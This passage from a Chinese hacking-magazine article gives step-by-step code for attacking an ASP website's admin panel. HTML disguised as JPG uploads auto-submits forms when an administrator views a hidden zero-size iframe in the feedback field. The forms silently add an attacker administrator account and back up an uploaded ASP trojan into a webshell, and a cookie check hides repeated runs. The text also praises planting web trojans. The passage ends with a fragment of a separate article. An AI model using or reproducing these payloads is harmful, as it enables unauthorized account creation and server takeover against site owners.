


图2

结果和我们想象中的一样，我们现在可以来构造跨站代码了。我们的目的是加一个和管理员具有相同权限的用户。那管理员是如何添加的呢？代码大概如下：

```
<form name="form" method="post" action="administrator.asp?action=save">
<input name="user" type="text" value="管理员名">
<input name="pass" type="password" value="管理员密码">
</form>
```

我们如何利用呢？想必大家都知道，扩展名为JPG的HTML文件是可以被正常解释的。这么强大的管理系统，提供上传图片是一个不可缺少的功能。聪明的你应该想到我们的代码应该如何构造了。代码如下：

```
<html>
<form name="form" method="post" action="../../../admin/administrator/administrator.asp?
action=save">
<input name="user" type="text" value="BIN">
<input name="pass" type="password" value="63969594">
</form>
<script>document.form.submit()</script>
</html>
```

最重要的就是action的路径和最后一段自动提交的脚本了，千万不要搞错了。大家可以根据实际情况修改。把这段代码的扩展名保存为JPG，然后上传，得到的路径为**UserDocument/test/Picture/2006417_221902.jpg**，现在就要提交我们的跨站代码了。我们在“客户反馈”里面这样输入：**管理员<iframe src="../UserDocument/test/Picture/2006417_221902.jpg" width=0 height=0></iframe>**，在我测试的时候发现最多只允许提交100个字符，所以我们要尽量减少提交的内容。如果你不想让管理员看见你提交的内容是空白的，就在框架前面加几个汉字，只要不超出字数限制就OK了，如图3。




图3

剩下的就是等待管理员查看“留言反馈”，就会神不知鬼不觉的在后台为你加一个管理员了，如图4。




图4

如果你感觉加一个管理员不够爽，那我们来直接利用数据库备份得到一个SHELL如何呢？

二、利用跨站得到SHELL

利用数据库备份得到SHELL我想大家都会了，如果利用跨站代码让管理员自己帮我们备份一个SHELL，那会使我们的入侵变得更加快捷。我们先来看一下数据库备份的表单。

代码大概如下：

```
<form name="form" method="POST" action="admin/system/admin_backdb.asp?
action=back">
<input type="text" name="currf" value="数据库路径">
<input type="text" name="backf" value="备份路径">
<input type="text" name="backfy" value="备份的文件名">
</form>
```

有了刚才添加管理员的基础，我想现在利用起来应该不是很难了。我们首先把一个扩展名为JPG的ASP木马传上去，木马的路径为**UserDocument/test/Picture/2006416_230218.jpg**，那么我们的跨站代码就应该这样构造。代码如下：

```
<html>
<form name="form" method="POST" action="../../../admin/system/admin_backdb.asp?
action=back">
<input type="text" name="currf" value="../../UserDocument/test/Picture/
2006416_230218.jpg">
<input type="text" name="backf" value="20nt">
<input type="text" name="backfy" value="bin.asp">
</form>
<script>document.form.submit()</script>
</html>
```

代码我们写好了，当然了，路径一定要正确！还有备份的路径要有写权限和执行ASP的权限，不然我们的努力就前功尽弃了。和刚才一样把代码保存为JPG格式，上传后得到路径为**UserDocument/test/Picture/2006416_235303.jpg**。好了我们去提交吧，如图5。

当管理员浏览了我们的反馈内容，就会自动为我们备份一个SHELL。我们赶紧去看看SHELL吧，如图6。

但是有一个很严重的问题你发现了吗？就是当你备份成功的时候他会弹出一个提示框“数据库备份成功”。如果点击“确定”就会反复的备份，从而造成一个死循环，如图7。




图5




图6




图7




图8




图9

在添加管理员帐号的时候也会有同样的情况，当页面被刷新，我们的跨站代码将会被重新提交，系统会提示“此用户已存在，请重新输入”，这样又会造成死循环，如图8。

难道我们就这样放弃吗？身经百战的我们当然不会这么轻易的放弃！我们让cookies来帮助我们解决这个问题！

三、利用cookies打造完美的代码

说的更加通俗些，就是利用cookies做一个只允许访问一次的页面，当管理员访问过带有跨站代码的页面时我们做一次记录，再次访问的时候cookies已经存在了。这个时候不让我们的跨站代码执行就可以了。其实你可以做一个简单的计数器，同样的道理。思路搞清楚了。我们来看一下代码吧，如下（完整代码详见光盘）：

```
<html>
<form name="form" method="post" action="../../../admin/administrator/administrator.asp?action=save">
<input name="user" value="BIN">
<input name="pass" value="63969594">
</form>
......
function cnt_net(){
if (get_cookie("BIN")==''){
BIN()
document.cookie="BIN=63969594"
}
}
cnt_net()
//-->
</SCRIPT>
</html>
```

提交后我们去看一下效果吧！一箭双雕！不但加了管理员，而且还得到了SHELL，令人讨厌的提示框也消失了，如图9。

唯一没有解决的问题就是至少会弹出一次“数据库备份成功”。这是程序本身的缘故，如果有朋友可以解决这个问题，千万要告诉我一声。在cookies被管理员清除之前，那个讨厌的提示窗口再也不会出现了！利用跨站代码其实还可以为我们在后台添加一个“ASP”的文件上传类型，但是表单相对来说比较大一些，这里不再演示了。当然这段代码是具有普遍性的。喜欢挂马的朋友当然不要错过这个机会了，如果你不希望你的网页木马闪来闪去、卡来卡去，为它加一段cookies验证应该是一个不错的选择。文章到这里该结束了，如果大家有更好的方法可以去X的论坛找我一起讨论！

（文章中所涉及到完整跨站代码已收录于光盘中）

上接第335页




图3

这样即可在http://localhost/admin/Databackup/2006.asp得到一个海阳木马，如图4。

最后还有两点要注意的：

第一、有些程序在后台没有填写当前数据库地址的地方，使得我们不能自己定义要备份的文件，但是其实是使用

